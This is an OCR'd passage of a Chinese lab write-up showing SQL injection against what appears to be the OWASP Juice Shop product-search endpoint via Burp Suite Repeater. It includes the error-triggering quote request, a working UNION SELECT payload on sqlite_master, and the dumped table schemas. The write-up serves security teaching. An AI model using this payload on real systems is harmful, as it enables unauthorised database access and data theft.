


### 3. 利用Repeater构造查询语句，测试SQL注入，存在SQL注入情况



Burp Suite Professional v2021.9.1 - Temporary Project - licensed to google

Sequencer Decoder Comparer Logger Extender Project options User options

Dashboard Target Proxy Intruder Repeater

Send Cancel < >

Target

**request**

retty Raw Hex \n

```
GET /rest/products/search?q=Apple'
HTTP/1.1
Host:
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
If-None-Match: W/"3250-C5N7jWtN4qul/uIKuic6lnofxgs"
Connection: close
```

**Response**

Pretty Raw Hex Render \n

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: text/html; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Tue, 22 Mar 2022 03:33:25 GMT
9 Connection: close
10 Content-Length: 1478
11
12 <html>
13 <head>
14 <meta charset='utf-8'>
15
16 <title>
17 SequelizedatabaseError: SQLITE_ERROR: near &quot;#39;#39;&quot;
18 </title>
19
20 <style>
21 {
22   margin:0;
23   padding:0;
24   outline:0;
25 }
```

0 matches

#### 4. 利用sqlite的sqlite\_master表进行注入

Burp Suite Professional v2021.9.1 - Temporary Project - licensed to google

Sequencer Decoder Comparer Logger Extender Project options User options

Dashboard Target Proxy Intruder Repeater

Send Cancel < >

Target: http://192.168.204.133:3000

**Request**

Pretty Raw Hex \n

```
1 GET /rest/products/search?q=
2 Apple'))+UNION+SELECT+sql,'2','3','
3 4','5','6','7','8','9'+FROM+sqlite_
4 master-- HTTP/1.1
5 Host: 192.168.204.133:3000
6 Cache-Control: max-age=0
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
13 If-None-Match: W/"3250-C5N7jWtN4qul/uIKuic6lnofxgs"
14 Connection: close
```

**Response**

Pretty Raw Hex Render \n

```
1 {
2   "image": "6",
3   "createdAt": "7",
4   "updatedAt": "8",
5   "deletedAt": "9"
6 },
7 {
8   "id": "CREATE TABLE `Addresses` (`id` INTEGER PRIMARY KEY AUTOINCREMENT)",
9   "name": "2",
10  "description": "3",
11  "price": "4",
12  "deluxePrice": "5",
13  "image": "6",
14  "createdAt": "7",
15  "updatedAt": "8",
16  "deletedAt": "9"
17 },
18 {
19   "id": "CREATE TABLE `BasketItems` (`id` INTEGER PRIMARY KEY AUTOINCREMENT)",
20   "name": "2",
21   "description": "3",
22   "price": "4",
23   "deluxePrice": "5",
24   "image": "6",
25   "createdAt": "7",
26   "updatedAt": "8",
27 }
```

0 matches